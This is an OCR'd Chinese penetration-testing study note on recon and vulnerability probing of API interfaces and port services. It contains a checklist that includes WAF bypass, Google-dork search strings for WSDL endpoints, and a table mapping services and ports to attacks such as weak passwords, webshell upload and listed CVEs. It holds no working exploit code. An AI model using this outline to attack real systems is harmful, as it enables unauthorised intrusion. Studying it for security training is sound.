

Day45　漏洞发现–API接口服务之漏洞探针类型利用修复


端口服务
安全方向
WEB服务类
Jboss
Weblogic
Wevsphere
Glassfish
Jetty
Apache
IIS
Rrsin
Niginx
数据库类
Mysql
Mssql
Oracle
Redis
Postgresql
Sybase
Memcache
ElasticSearch
DB2
大数据类
Hadoop
Zookeeper
文件共享
FTP
NFS
Samba
LDAP
远程访问
SSH
RDP
Telnet
VNC
Pcanywhere
邮件服务
SMTP
POP3
IMAP
其他服务
DNS
DHCP
SNMP
Rlogin
Rsync
Zabbix
RMI


45.1 测试思路

45.1.1 信息收集之信息利用



1. 第一步：首先识别网站是否有cdn，waf等产品，有则绕过。
2. 第二步：扫描收集到网站的端口信息，真实ip地址，ip绑定的其他域名。
3. 第三步：网站敏感路径扫描
4. 第四步：域名+端口敏感信息扫描
5. 第五步：ip+端口敏感目录扫描
6.
7. 备注：字典不应该只是敏感路径，还应该有备份文件 zip rar tar tar.gz等格式文件

45.1.2 端口服务类安全测试




1. 根据前期信息收集针对目标端口服务类探针后进行的安全测试，主要涉及攻击方法：口令安全，WEB类漏洞，版本漏洞等，其中产生的危害可大可小。属于端口服务/第三方服务类安全测试面。一般在已知应用无思路的情况下选用的安全测试方案。

45.1.3 API 接口-WebServiceRESTfulAPI

1. 根据应用自身的功能方向决定，安全测试目标需有 API 接口调用才能进行此类测试，主要涉及的安全问题：自身安全，配合 WEB，业务逻辑等，其中产生的危害可大可小，属于应用 API 接口网络服务测试面，一般也是在存在接口调用的情况下的测试方案。

45.1.4 WSDL





WSDL（网络服务描述语言，Web Services Description Language）是一门基于 XML 的语言，用于描述 Web Services 以及如何对它们进行访问。

```
API接口测试：
http://testaspnet.vulnweb.com/acuservice/service.asmx?WSDL
```

45.1.5 漏洞关键字

```
配合 shodan，fofa,zoomeye 搜索也不错哦~
inurl:jws?wsdl
inurl:asmx?wsdl
inurl:aspx?wsdl
inurl:ascx?wsdl
inurl:ashx?wsdl
inurl:dll?wsdl
inurl:exe?wsdl
inurl:php?wsdl
inurl:pl?wsdl
inurl:?wsdl
filetype:wsdl wsdl
```


常见漏洞
web服务
tomcat
8080
manager弱口令
put上传webshell
http慢速攻击
jar文件包含
CVE-2020-1938
jboss
8080
后台弱口令
console后台部署war包
远程代码执行
websphere
9080
后台弱口令
任意文件泄露
java反序列化
weblogic
7001/7002
后台弱口令
任意文件泄露
java反序列化
CVE-2018-2628
CVE-2018-2893
CVE-2017-10271
CVE-2019-2792
Glassfish
8080/4848
暴力破解
任意文件读取
认证绕过
Jetty--8080
远程共享缓冲区溢出
apache
80/8080
http慢速攻击
解析漏洞
目录遍历
Apache solr
8983
远程命令执行
CVE-2017-12629
CVE-2019-0193
IIS
80
put文件上传webshell
iis提权
IIS远程代码执行
CVE-2017-7269
Resin
8080
目录遍历
远程文件读取
Lutos
1352
后台弱口令
信息泄露
跨站脚本攻击
nginx
80/443
http慢速攻击
解析漏洞
其他服务
dns
dns传输区域
dns劫持
dns欺骗
dns隧道
DHCP
DHCP劫持
DHCP欺骗
rsync
873
未授权访问
本地权限提升
zabbix
远程命令执行
docker
未授权访问
邮件服务
smtp
25/465
弱口令
未授权访问
邮件伪造
pop3
110/995
弱口令
未授权访问
lamp
143
弱口令
任意文件下载
远程访问
ssh
22
弱口令
28退格键
OpenSSL漏洞
用户名枚举
telnet
23
弱口令
rdp
弱口令
shift后门
ms12-020
CVE-2019-0708
5901
数据库
mysql
3306
弱口令
身份认证
cve-2012-2122
拒绝服务攻击
phpmyadmin万能密码or弱口令
UDF/MDF弱口令
mssql
1433
弱口令
存储过程提权
Oracle
1521
弱口令
tns漏洞




45.2.2 通过域名注册平台搜素对方域名


45.2.3 通过浏览器搜素目标网站关键词

```
E:\网安笔记\文件\谷歌搜索语法.txt
```

45.2.4 域名访问和IP访问，目录可能会不同


收集时候不仅要扫描域名下的目录，还得扫描ip地址下的:






45.3 Goby端口扫描（举例）

发现4848端口，也可以用Nmap,百度查找漏洞，利用exp:




45.4 超级弱口令检测工具

